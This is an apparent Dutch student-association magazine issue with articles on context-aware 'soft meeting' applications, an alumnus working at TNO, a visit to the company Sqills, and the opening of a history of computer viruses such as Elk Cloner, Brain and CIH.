**Heuristieken** Om in een applicatie de gebruiker de weg te kunnen wijzen, moeten we enige informatie hebben over wat de gebruiker zal doen in verschillende situaties. Dit kan gebaseerd zijn op verschillende heuristieken die een relatie leggen tussen contextfeatures en resultaatfeatures. Mogelijke heuristieken zouden kunnen zijn: *Het is te verwachten dat een gebruiker dezelfde acties zal doen in dezelfde soort situatie*, *Het is te verwachten dat de gebruiker hetzelfde zal doen als gebruikers van dezelfde leeftijd in dezelfde situatie*, of *Het is te verwachten dat een expert een relatie kan leggen tussen contextFeatures en resultaatfeatures*. Deze heuristieken hebben vaak een direct verband met de manier waarop het systeem gerealiseerd wordt: of je bijvoorbeeld hard-coded regels in het systeem stopt, of dat je te werk gaat met neurale netwerken.

## De softmeetingplanner en een ander voorbeeld

### De softmeetingplanner

Misschien lijkt het stappenplan iets te eenvoudig. De kunst is natuurlijk om een actie te vinden die iets extra's krijgt door de injectie met context awareness.

Als voorbeeld hiervan nemen we het binnenlopen bij iemand om haar een vraag te stellen. Dit kan een docent zijn met een vraag over een

tentamen, maar ook een vriendin met wie je zin hebt om uit te gaan. Als contextfeatures nemen we de locatie en interesses van jou en de andere perso(o)n(en), het resultaat is de ontmoeting, en als soort adaptie kiezen we het geven van de suggestie bij wie je kan binnenlopen. Als heuristiek nemen we dat mensen die iemand zoeken met een bepaalde interesse liever iemand dichterbij ontmoeten. Op deze manier zou je een systeem kunnen maken dat je de dichtstbijzijnde docent of vriendin suggereert.

Om het verhaal een beetje compact te houden hebben we hier voor iedere stap maar een eenvoudig voorbeeld genomen, maar indien je meer contextfeatures, resultaatfeatures, heuristieken et cetera hebt, kan de applicatie nog nuttiger worden. Een eerste logische uitbreiding is het meenemen van de context-informa-

tie of iemand al dan niet tijd heeft voor een ontmoeting.

Wat je verder zou kunnen doen is voor de gebruiker die op zoek is naar iemand niet te vereisen dat zij direct bij iemand hoeft binnen te lopen maar dat het systeem het juiste moment kiest; als beide personen bij elkaar in de buurt zijn en tijd hebben. In dit laatste geval krijg je een systeem wat wij de *softmeetingplanner* noemen.

Het idee is dat je indien je een bepaald persoon zou willen spreken (bijvoorbeeld: "Ik wil deze maand nog een expert spreken op het gebied van XML en Databases"), je hiervoor simpelweg een soft meeting

plant. Bijvoorbeeld via de dialoog in Figuur 1. Bij het plannen kun je dan aangeven wat het onderwerp is en met wie je wilt afspreken. Verder zou je andere eisen aan de softmeeting kunnen stellen zoals: "Op de locatie van de meeting moet een beamer

Figure 1: Planning dialoog

**"Het idee is dat je indien je een bepaald persoon zou willen spreken, je hiervoor simpelweg een soft meeting plant."**

aanwezig zijn".

Als uiteindelijk het moment daar is dat je toevallig langs een expert op het gebied van XML en Databases loopt zal het systeem een waarschuwing geven zoals in Figuur 2, waarbij je kunt kiezen om gewoon zelf op de persoon af te stappen, te vragen of deze persoon ook tijd heeft voor jou, de afspraak uit te stellen of de soft meeting te schrappen.

### Een ander voorbeeld

Nog een voorbeeld om te laten zien dat iets triviaals ineens futuristisch wordt: het gebruik van de lichtschaakelaar. Hier nemen we als context de aanwezigheid van een gebruiker

bij een schakelaar en de tijd. Het resultaat is het instellen van een specifieke intensiteit. Het soort adaptie wordt automatiseren en de heuristiek dat een persoon gegeven een tijd van de dag, een bepaalde lichtsterkte zou willen hebben. Op deze manier zou je dus een systeem kunnen maken dat waar je ook bent, je dezelfde lichtintensiteit geeft (die bijvoorbeeld zou kunnen worden afgestemd op je dag-nacht-ritme).

beeld omdat je je afvraagt hoe je de data van sensors kunt verwerken, hoe je kunt rekeninghouden met de privacy van de gebruikers of hoe je de heuristieken kunt omzetten in een begrijpbaar gebruikersmodel. In dat geval moet je misschien even langs bij de databasegroep, waar we onderzoek doen op deze terreinen.

Pavel Serdyukov houdt zich bezig met desktopcontext en het automa-

**“Met name soft meetings lijken iets voor de lange termijn. Maar wat als we nu eens online soft meetings nemen?”**

### In de praktijk

Op het eerste gezicht lijkt het alsof de applicaties die we met dit stappenplan bedenken iets te futuristisch zijn om direct mee aan de slag te gaan, bijvoorbeeld omdat we voorlopig helemaal niet aan voldoende contextinformatie kunnen komen. Met name soft meetings lijken iets voor de lange termijn.

Maar wat als we nu eens online soft meetings (bijvoorbeeld msn-gesprekken) nemen? Op dat moment kunnen we allerlei mogelijkheden van desktop- en pda-context gebruiken zoals msn-status, open bestanden, muziek die aan het spelen is et cetera waarmee je waarschijnlijk al redelijk goed kan voorspellen wat de gebruiker wil. En als jij je niet tot de desktop wil beperken dan kun je met een simpele schakeling al redelijk wat context-features (geluid, temperatuur, beweging et cetera ) meten. Oftewel, geen reden om je fantasie te laten beperken.

Mocht je echter een idee hebben dat niet direct toepasbaar is, bijvoor-

tisch bepalen van experts uit tekstuele data, Sander Evers met het verwerken van (streaming) sensordata, Harold van Heerde met privacy en Arthur van Bunningen met het modelleren van de gebruiker en het uitleggen aan de gebruiker welke adaptie heeft plaatsgevonden.

### Taart

Hopelijk heb je tijdens het lezen van de vorige alinea's een idee gekregen ter waarde een paar miljoen. In dat geval zijn we, als databasegroep, natuurlijk graag bereid een bedankje in ontvangst te nemen. ■

Arthur van Bunningen

### Links

- [1] <http://kongregate.com/>
- [2] <http://www.emaxx.nl/nieuwstoevoegen/00075/>




Figure 2: Meeting alert dialoog

# **ADVERTENTIE**

# **Vanderlande**

Toen ik klein was zat ik al samen met mijn vader achter de PC (8086) computer spelletjes te spelen en GWBasic te programmeren. Op mijn achttiende dacht ik "Ik moet van m'n hobby geen werk maken" en had ik het idee dat ik Chemische Technologie wilde studeren. Op de open dag bij informatica (INF) op de Universitet Twente zag ik een robot die zelfstandig door een ruimte kon rijden en zijn

eigen kaart kon opbouwen. Zoiets wilde ik ook maken, CT was snel vergeten...



## Alumnus in Focus

### Jeroen Broekhuijsen

Aangezien INF niet langer mijn hobby was (maar werk), ging ik snel op zoek naar iets anders om naast mijn studie te doen. Via via werd ik gerosend voor een commissie bij een vereniging en voor ik het wist was ik actief bij een aantal besturen, waaronder IAPC, de BedrijvenDagen en de oprichting van een jaarlijks evenement, Abunai. Bij Abunai ben ik inmiddels drie jaar voorzitter. Ook nu nog ben ik zeer actief betrokken bij de organisatie van het evenement.

Tijdens mijn studie merkte ik dat ik niet alleen wilde programmeren of alleen maar met abstracte ideeën bezig wilde zijn. Een mix tussen wetenschap en praktijk sloot meer bij mij aan. Tijdens mijn afstuderen besloot ik om me op de BedrijvenDagen te oriënteren op een mogelijke baan. Hier sprak ik met iemand (inmiddels collega) van TNO en ik merkte dat zijn verhaal over zijn werk me heel erg aansprak. Bij de sollicitatie bleek ook dat de mix tussen wetenschap en praktijk juist ook is wat TNO als doel heeft. De week voor mijn afstuderen hoorde ik dat ik was aangenomen en inmiddels werk ik nu anderhalf jaar bij TNO Informatie- en Communicatietechnologie in Groningen.

#### Mijn werk bij TNO

Mijn brede interesse is ook terug te vinden in het werk dat ik doe. Bij TNO ben ik in twee kennisgebieden

actief, het ene gebied gaat over de architectuur en integratie van grootschalige IT-infrastructuren, het andere gebied betreft de architectuur en toepassingen van grootschalige sensortechnologie. In beide gebieden ben ik samen met andere collega's actief om voor bedrijven innovatieve oplossingen te bedenken en toe te passen.

TNO is bij wet opgericht met het doel wetenschappelijke kennis toepasbaar te maken om het innovatieve vermogen van bedrijfsleven en overheid te versterken. TNO heeft als onafhankelijke partij vaak een adviserende en ondersteunende rol. Ook in mijn dagelijkse werk voor bedrijven is deze onafhankelijke rol terug te vinden. De projecten waar ik aan mee werk variëren van projecten van een half jaar voor grote bedrijven, tot projecten van een week voor kleinere MKB'ers. Dit maakt het werk dan ook heel afwisselend.

#### Kennisgebieden

##### Enterprise Architecture & Integration (EA&I)


In het kennisgebied Enterprise Architecture & Integration ben ik bezig

met de organisatorische en IT-structuur binnen bedrijven. Hierbij gaat het onder andere om IT-concepten als Service Oriented Architecture (SOA), Event Driven Architecture (EDA) en Business Process Management (BPM). Ik kijk hoe deze concepten op elkaar aansluiten en gekoppeld kunnen worden door middel van Complex Event Processing (CEP).


Historisch is de IT binnen een organisatie gekoppeld door middel van een spaghettistructuur, zie figuur 1. Hierna ontstond de Enterprise Service Bus-structuur om systemen te koppelen, zie figuur 2. Zoals uit de figuren blijkt is dit een aanzienlijk verschil in het aantal (te beheren) koppelingen.

In de huidige structuur is het zo dat er niet één laag is van koppelingen, maar meerdere. In figuur 3 zie je dat er in een bedrijf meerdere lagen zijn die allemaal gekoppeld kunnen worden met een bus.

De gele laag laat services zien die worden gebruikt om bepaalde (deel) functionaliteiten uit te voeren die het bedrijf intern of extern aanbiedt.



Figuur 1: Historische Spaghetti-structuur



Figuur 2: Enterprise Service Bus-structuur

Processen die in de bovenliggende laag te vinden zijn sturen de services aan, worden ontsloten door BPM en roepen de services vaak rechtstreeks aan via de bus.

Processen worden van tevoren gedefinieerd en kunnen, als ze eenmaal vaststaan, niet zomaar meer worden aangepast. Gezien de huidige ontwikkelingen willen bedrijven in staat zijn om snel hun processen aan te passen om zo flexibeler te zijn naar de buitenwereld. Ook worden processen vaak gepersonaliseerd. Het levert echter teveel werk en ook teveel kosten op om voor iedere personalisatie een ander proces in te richten. Ook liggen de processen vaak vast omdat zij niet losgekoppeld kunnen worden van andere overkoepelende processen of omdat ze direct met elkaar gekoppeld zijn.

Event Driver Architecture biedt een mogelijkheid om flexibeler processen in te richten door in plaats van de directe koppelingen tussen processen en services of processen onderling de aansturing van de processen en services via events van en naar de bus af te handelen. Hierbij stuurt elke service en elk proces updates naar de bus die op hun beurt worden gebruikt om processen en services aan te sturen. Dit zou er dan uit kunnen zien zoals in figuur 4.

Complex Event Processing wordt gebruikt om een analyse van de events uit te voeren en leidt tot het uitsturen van een nieuw event. Processen kunnen door dit event worden getriggerd om te starten en zij kunnen op hun beurt services starten om functionaliteit uit te voeren. Hierdoor kunnen processen modulair worden opge-

bouwd, wat hergebruik en het flexibel combineren van processen mogelijk maakt. Een afstudeerder is momenteel bezig bij TNO in Enschede om hier verder onderzoek naar te doen. Zelf werk ik voor een aantal grotere bedrijven om de praktische toepasbaarheid te toetsen.

### Sensor-ICT


Bij het kennisgebied Sensor-ICT werk ik vooral aan Location Based Systems (LBS) en Near Field Communication (NFC). Op het gebied van LBS heb ik onlangs meegedaan aan een TNO Challenge waarbij er in een multidisciplinair team gewerkt wordt aan een oplossing voor een mkb'er in één week tijd. Het ging hierbij om het individueel kunnen volgen van potplanten in een glastuinbouwbedrijf. Dit bedrijf wilde

graag zo vroeg mogelijk in het productieproces de statistische informatie van alle planten in de kas (meer dan 1,5 miljoen) verzamelen om zo tot een betere keuze te komen welke rassen het goed doen en welke rassen het slechter doen.


Samen met twee andere collega's, een expert op het gebied van RFID en radiogolven en een expert op het gebied van logistiek, zijn we de hele week bezig geweest om te kijken hoe het proces bij de kweker eruit zag, en welke oplossing het meest wenselijk was voor dit bedrijf.

Het interessante bij een Challenge is vooral dat het probleem in één week opgelost moet worden en dat we pas op maandagochtend horen wat het werkelijke probleem van de klant nu is. Zo ontstaat er een *pressure cooker* waarbij we worden gestimuleerd om tot een innovatief idee voor de klant te komen. Aan het einde van de week worden de resultaten gepresenteerd aan de klant. Onlangs heb ik onze presentatie voor het glastuinbouwbedrijf ook op een tuindersbeurs gegeven. Het is erg interessant om te zien hoe dit leidt tot nieuwe dis-

**“Het ging hierbij om het individueel kunnen volgen van potplanten in een glastuinbouwbedrijf.”**



Figuur 3: Voorbeeld Meta-Model van een SOA architectuur



Figuur 4: Koppeling tussen Services, Processen en CEP

belangrijk, evenals mijn eigen persoonlijke ontwikkeling. Op deze drie gebieden biedt TNO uitgebreide mogelijkheden om mijzelf te ontwikkelen. Voorlopig ben ik vooral bezig met mijn persoonlijke ontwikkeling en weet ik nog niet of ik een keuze ga maken qua technologische of bedrijfsmatige ontwikkeling

### Meer weten?

Wil je meer weten van mijn huidige werk bij TNO, wil je stage lopen, afstuderen of ook bij TNO ko-

### Links

Meer informatie over TNO:  
<http://www.tno.nl>

Meer informatie over Abunai:  
[www.abunaicon.nl](http://www.abunaicon.nl)

Meer informatie over mijn afstuderen:  
<http://parlevink.cs.utwente.nl/tkisis/persoon/Jeroen%20Broekhuijse#afstudeer>

Meer informatie over CEP:  
<http://complexevents.com>

Meer informatie over NFC:  
<http://www.nfc-forum.org/home>

**“Een andere technologie waar ik bij Sensor-ICT mee bezig ben is Near Field Communication.”**

cussies over hoe unieke identificatie in verschillende sectoren van toepassing kan zijn.

Een andere technologie waar ik bij Sensor-ICT mee bezig ben is Near Field Communication. Dit is een nieuwe technologie die de komende jaren geïntegreerd wordt in mobiele telefoons. Zij kan worden gebruikt om de passen die je nu in je portemonnee hebt op je telefoon te zetten. Hierbij kun je denken aan onder andere je Bonuskaart en je pinpas in je mobiel en je hotelkamersleutel op je mobiel. Meer voorbeelden zijn te vinden in figuur 5.

Omdat niet iedereen zomaar bij deze data mag komen is de leesafstand beperkt tot 10 cm en kunnen de data worden beveiligd, net zoals dit bij de huidige chipknip het geval is. Voordat deze technologie echter grootschalig gebruikt kan worden, zijn er nog allerlei vraagstukken die beantwoord moeten worden. Deze vragen spelen op het gebied van veiligheid, gebruiksvriendelijkheid, samenwerking tussen bedrijven, ontwikkeling van uniforme applicaties et cetera. In een aantal trajecten ben ik nu bezig om bedrijven te adviseren over deze vraagstukken.

Naast de technologieën die ik gebruik in mijn werk is de bedrijfsvoering binnen een bedrijf net zo

men werken, kijk dan op [www.tno.nl/werkenbij/](http://www.tno.nl/werkenbij/) of mail naar [Jeroen.Broekhuijsen@tno.nl](mailto:Jeroen.Broekhuijsen@tno.nl) ■

Jeroen Broekhuijsen  
[Jeroen.Broekhuijsen@tno.nl](mailto:Jeroen.Broekhuijsen@tno.nl)



Figuur 5: Voorbeelden van NFC-diensten

# **ADVERTENTIE SQILLS**



Op nog geen kilometer afstand van de ingang van onze mooie universiteit vinden we Sqills: een dienstverlener in internettechnologie, opgericht in 2002 door studenten van de opleiding BIT. Hoewel het bedrijf in eerste instantie nog JB-IT (afgekort van Johan en Bart IT) heette, bleek al snel dat de zaken zo goed liepen dat een professionelere naam nodig was. Ondertussen telt Sqills niet minder dan dertig medewerkers en wordt er geleverd

aan toonaangevende multinationals. Wij spraken met een van de twee oprichters: Bart van Munster.

## Op bezoek bij...

### Het bedrijf


Op dit moment bevindt Sqills zich nog in een brede markt: 'innovatieve internetoplossingen'. Te denken is aan informatieve websites met contentmanagementsystemen, bedrijfs-specifieke applicaties om processen te automatiseren, tot aan applicaties voor PDA's en mobiele telefoons. Het gaat hierbij voornamelijk om de technische kant; design-aspecten worden voor de grotere projecten over het algemeen uitbesteed. Het idee is echter om in de komende tijd een duidelijkere focus aan te brengen. Met name wil men zich minder richten op maatwerk en meer op herbruikbare productontwikkeling. Op die manier zullen nieuwe klanten sneller in hun behoeftes kunnen worden voorzien met producten waarin de technische kennis én de "business"-ervaring van Sqills is gebundeld.

Sqills werkt momenteel nauw samen met grote partijen. KPN heeft een door Sqills ontwikkelde interne webshop in gebruik, en voor de Efteling wordt gewerkt aan een on-line geïntegreerd reserveringssysteem voor het park, het hotel en het theater. Ook worden nog steeds veel websites afgeleverd met een contentmanagementsysteem, waarbij de focus ligt op open source.

Onder de meest prominente producten van Sqills bevindt zich een

boekingsysteem van treinkaartjes voor NS Internationaal, waarbij wordt gekeken naar de meest efficiënte manier van kaartverkoop en distributie. Zo werkt Sqills mee aan de OV Chipkaart, waarbij klanten van tevoren een zogeheten reisrecht online kunnen bestellen. Voor iedere treinreis worden de identificatienummers van alle personen die voor die specifieke treinreis betaald hebben geladen in een PDA van de conducteur, die op zijn beurt via RFID kan controleren of iedereen in zijn trein daar wel daadwerkelijk thuishoort.

Ook interessant zijn MMS-tickets, die gebruikt kunnen worden voor reizen, concerten en andere activiteiten. Hierbij bestelt een klant een ticket voor een gegeven activiteit, waarna hij een afbeelding van een streepjescode op zijn mobiele telefoon ontvangt. Deze kan vervolgens door een reader worden uitgelezen,



De oprichters Johan Niewerth en Bart van Munster

zodat toegang geregeld kan worden zonder een enkel A4'tje papier. Indien de klant geen MMS kan ontvangen, kan een e-mail met een PDF met daarin de barcode net zo goed.

Vanwege de snelle groei die Sqills doormaakt is er een verhuizing naar een groter pand in het centrum van Enschede op komst. Daarnaast zijn er al plannen voor een commerciële unit in de regio Amsterdam, aangezien veel klanten zich in het westen

### Sqills

van het land bevinden. Het idee is om over een jaar of twee zo'n zestig tot tachtig medewerkers in dienst te hebben.

### De medewerkers

Bart is zelf afgestudeerd bedrijfsinformatietechnoloog. Hoewel Sqills al sinds 2004 actief in bedrijf is, heeft Bart zijn studie pas begin 2006 afgerond. De combinatie bleek nuttig te werken: zijn afstudeeropdracht bij de NS leverde Sqills uiteindelijk een groot project op.

De overige medewerkers hebben ook praktisch allemaal een academische achtergrond. De meeste zijn technisch en houden zich bezig met het ontwikkelen applicaties en websites. Daarnaast werken analisten aan het eerste gedeelte van het ontwerpproces, waarbij requirements worden omgezet in concrete architecturen. Voor afstemming met (en advisering van) de klant zijn er Business Consultants, en uiteraard is er ondersteunend personeel op het gebied van sales, personeelsbeleid en office management.

De ontwikkeling is opgedeeld in twee teams. Ten eerste is er het webontwikkelteam, dat zich voornamelijk bezighoudt met PHP en

MySQL. Ten tweede is er het applicatieontwikkelteam, dat grotendeels op basis van Java en Oracle of .NET werkt. Beide teams hebben een projectmanager, die het directe aanspreekpunt voor de teamleden is.

### De bedrijfscultuur

Naar eigen zeggen is Sqills een zeer flexibele werkgever. Wie bijvoorbeeld een opleiding wil volgen om zich te verdiepen in een bepaalde technologie wordt hierin volledig ondersteund. Ook wordt er een aantal uur per week gereserveerd waarin medewerkers zich naar eigen inzicht in nieuwe technieken kunnen verdiepen. Qua werktijden is het mogelijk om vroeg te beginnen en vroeg naar huis te gaan, laat te beginnen en laat naar huis te gaan, of zelfs merendeels vanuit huis te werken.

Om de gezelligheid hoog te houden wordt er maandelijks een uitje geor-

ganiseerd, bijvoorbeeld een portje karten. Daarnaast is het nieuwe bedrijfspand voorzien van een bar en wordt er binnenkort een pooltafel geplaatst. Wie het programmeren

even niet meer ziet zitten, kan hier dus even tot rust komen en genieten van een lekker drankje.

Wie goed zijn best doet wordt hier bij Sqills extra voor beloond. Lever je een belangrijke bijdrage aan een groot project, dan is daar ook zeker een bedankje in de vorm van een financiële bonus voor te verwachten.

Wil jij ook bij Sqills aan de slag, kom dan vooral een keer een biertje drinken in het nieuwe pand. Het bedrijf biedt mogelijkheden voor stage en afstuderen, maar ook voor een bijbaan vanaf acht uur in de week. Je kan hierbij zowel de kant van de bedrijfsprocessen op als die van de techniek. Bart legt uit: je carrière bij Sqills hangt volledig af van je persoonlijke ambitie. Wat wil jij bereiken? ■

Mark Timmer

**"Wie goed zijn best doet wordt hier bij Sqills extra voor beloond."**

ganiseerd, bijvoorbeeld een portje karten. Daarnaast is het nieuwe bedrijfspand voorzien van een bar en wordt er binnenkort een pooltafel geplaatst. Wie het programmeren



Het Sqills-team

Happy Birthday, dear viruses! Was vorig jaar het pc-virus 20 jaar oud [Ley06], dit jaar is het de twijfelachtige eer van het computervirus 25 jaar te bestaan [Ley07, For07, Dee07]: al een kwart eeuw wordt de computerwereld geteisterd door op zijn minst nare en op zijn slechtst zeer kwaadaardige en verliesgevende stukjes software met als doel het dagelijks gebruik van de computer tot een hel te maken. Dit artikel zal een (zeker niet volledig) overzicht geven van wat er zoal aan vervelends langskomt.




# Virussen, worms, trojans

## en ander gespuis

### Virussen

De term virus is als eerste gebruikt in de computercontext door David Gerrold in [Ger72], een programma VIRUS dat *at random* telefoonnummers draaide en contact zocht met de computer erachter. Het anti-virus-programma VACCINE was erachter aangestuurd maar door een mutatie door ruis op de telefoonlijn was VIRUS gemuteerd. Gerrold gebruikte de naam VIRUS als verwijzing naar het biologische virus en ook de werking heeft grote gelijkenis. Fred Cohen schreef in 1984 de eerste echte uitgebreide wetenschappelijke paper over virussen en hoe ze werken [Coh87].



bruiker typt 'COOKIE' dan kan deze weer verder werken[Tav95]. Toch is dit geen virus: het verspreidt zich niet zelfstandig.

In de jaren '70 wordt ARPANET besmet met de Creeper: het kon zich zelfstandig verspreiden naar systemen die Tenex draaiden en lieten de boodschap "I'M THE CREEPER : CATCH ME IF YOU CAN" zien. Kort daarna ontstond de Reaper, die geprogrammeerd was de Creeper te verwijderen. Niemand weet wie de schrijvers van beide programma's zijn, zelfs niet of de Reaper wel een officiële reactie op de Creeper was [Kas70s].

Het eerste virus, met de naam Elk Cloner [Wik07n], is geschreven door een toenmalige middelbare scholier, Richard 'Rich' Skrenta[Wik07l]. Het boot sector-virus was afgezien van nogal irritant ongevaarlijk: elke vijftigste keer dat er van een besmette floppy disc Apple DOS geboot werd kreeg je het volgende rijmpje te zien:

Elk Cloner: The program with a personality

It will get on all your disks  
It will infiltrate your chips  
Yes it's Cloner!

It will stick to you like glue  
It will modify RAM too  
Send in the Cloner!

Skrenta zelf vond het gewoon leuk uit te vinden hoe je een virus laat werken: "Back then nothing was networked. We had these computers in a lab, and there was software for them on floppy disks. You stick in the disk and run the software. Simple.

The aha moment was when I realized I could essentially get my program to move around by itself. I could give it its own motive force, by having it hide in the resident RAM of the machine between floppy changes, and hitching a ride onto the next floppy that would be inserted. Whoa. That would be cool." [Skr07]

In januari 1986 ontstond het eerste virus specifiek voor de pc: het Brain-virus (onder andere ook bekend als (c)Brain, Lahore en Pakistani) [Wik07k], geschreven door de broers Amjad en Basit Farooq Alvi. Zij schreven het boot sector-virus als 'straf' voor software-kopieerders om hun eigen software te beschermen. De besmette pc gaf de volgende melding: "Welcome to the Dungeon (c) 1986 Basit \* Amjad (pvt) Ltd. BRAIN COMPUTER SERVICES 730 NIZAM BLOCK ALLAMA IQBAL TOWN LAHORE-PAKISTAN PHONE: 430791,443248,280530. Beware of this VIRUS.... Contact us for vaccination..." [Elm88]

Een jaar later waren computers massaal aan de drugs, dat wil zeggen stoned... [Wik07a] Het boot sector-



Fred Cohen

virus is waarschijnlijk ontstaan in Nieuw-Zeeland en besmette IBM PC 360KB floppy's en hard disks, waarna met een kans van 1 op 8 een boodschap wordt geschreven: "If the DOS timer low byte equals xxxxx000, show the stoned message ("Your PC is now Stoned!")" [Law07]. Hoewel het verder niet heel schadelijk was, heeft het toch veel ravage aangericht: als er een ander soort floppy besmet werd, ging de boot sector (in plaats van aangepast te worden) stuk; dit gebeurde ook met hard disks met meer dan 96 files in de root dir.

In 1988 kwam een nieuw virus op dat weer vooral irritant was: het Ping-Pong-virus (ook bekend als Boot, Bouncing Ball, Bouncing Dot en VeraCruz) werd actief als een besmette diskette of (bij latere versies van het virus) harde schijf precies op het halve uur wordt benaderd en laat dan een balletje over het scherm stuiteren (het ASCII-karakter  $\diamond$ ). Het virus is geschreven voor 8088- en 8086-processoren en omdat er een specifieke instructie gebruikt is voor die processoren (MOV CS,AX) kan het virus op 286, 386, 486 en V20 crashes veroorzaken.[Wik07c]

Doordat een virus meelifte met drivers en spelletjes kon in 1998 CIH (ook bekend onder de naam Spacefiller), een virus dat gebruik maakte van loze ruimte in programma's en daardoor de files niet vergrootte, heel veel computers besmetten. Het was een kwaadaardig virus: het overschreef de eerste 1024 KB van de eerste partitie met nullen en trachtte de BIOS te overschrijven (wat niet altijd lukte). Omdat het virus actief werd op de geboortedag van de schrijver, de Taiwanese Chen Ing Hau, en dat ook de dag was waarop een reactor in Tsjernobyl explodeerde, werd het virus ook wel Chernobyl genoemd[Wik07h].

1996 was een speciaal jaar voor virussen: zo kwam het eerste virus voor Windows 95 uit, met de naam Boza. Elke keer als een besmette file ge-

